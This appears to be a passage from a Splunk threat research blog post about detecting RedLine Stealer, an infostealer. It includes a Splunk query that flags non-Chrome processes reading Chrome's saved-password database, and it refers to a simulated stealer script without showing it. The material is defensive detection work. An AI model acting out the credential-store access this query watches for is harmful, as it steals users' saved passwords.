


Figure 12

Another analytic “Windows Credentials from Password Stores Chrome Login Data Access” detects suspicious non-Chrome processes accessing the “Login Data” database file of Chrome. Figure 13 shows how this analytic detects the simulated behavior of RedLine
Stealer, in Python script, in cracking browser sensitive information.

```
 `wineventlog_security` EventCode=4663
object_file_path="*\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
  AND NOT (process_path IN ("*:\\Windows\\explorer.exe",
"*:\\Windows\\System32\\dllhost.exe", "*\\chrome.exe"))
 | stats count min(_time) as firstTime max(_time) as lastTime by object_file_name
object_file_path process_name process_path  process_id EventCode dest
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```




Figure 13

Overall, the RedLine Stealer analytic story introduces 25 detections across MITRE ATT&CK techniques.

Automated Playbooks

All of the detections associated with this analytic story create entries in the Splunk Enterprise Security risk index by default and can be used seamlessly with risk notables and the Risk Notable Playbook Pack. Additionally, the Automated Enrichment playbook pack would also work well with the output of any of these analytics.

Why Should You Care?

This blog enables security analysts, blue teamers and Splunk customers to identify RedLine Stealer malware by helping the community discover RedLine Stealer tactics, techniques and procedures that are being used by several threat actors and adversaries (APT). By understanding its behaviors, we were able to generate telemetry and datasets to develop and test Splunk detections designed to defend and respond against this threat.

Cyber defenders need to design and deploy effective monitoring capabilities that allow them to detect and respond to RedLine Stealer malware attacks.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras for authoring this post and the entire Splunk Threat Research Team for their contributions: Michael Haag, Mauricio Velazco, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, and Patrick Bareiss.
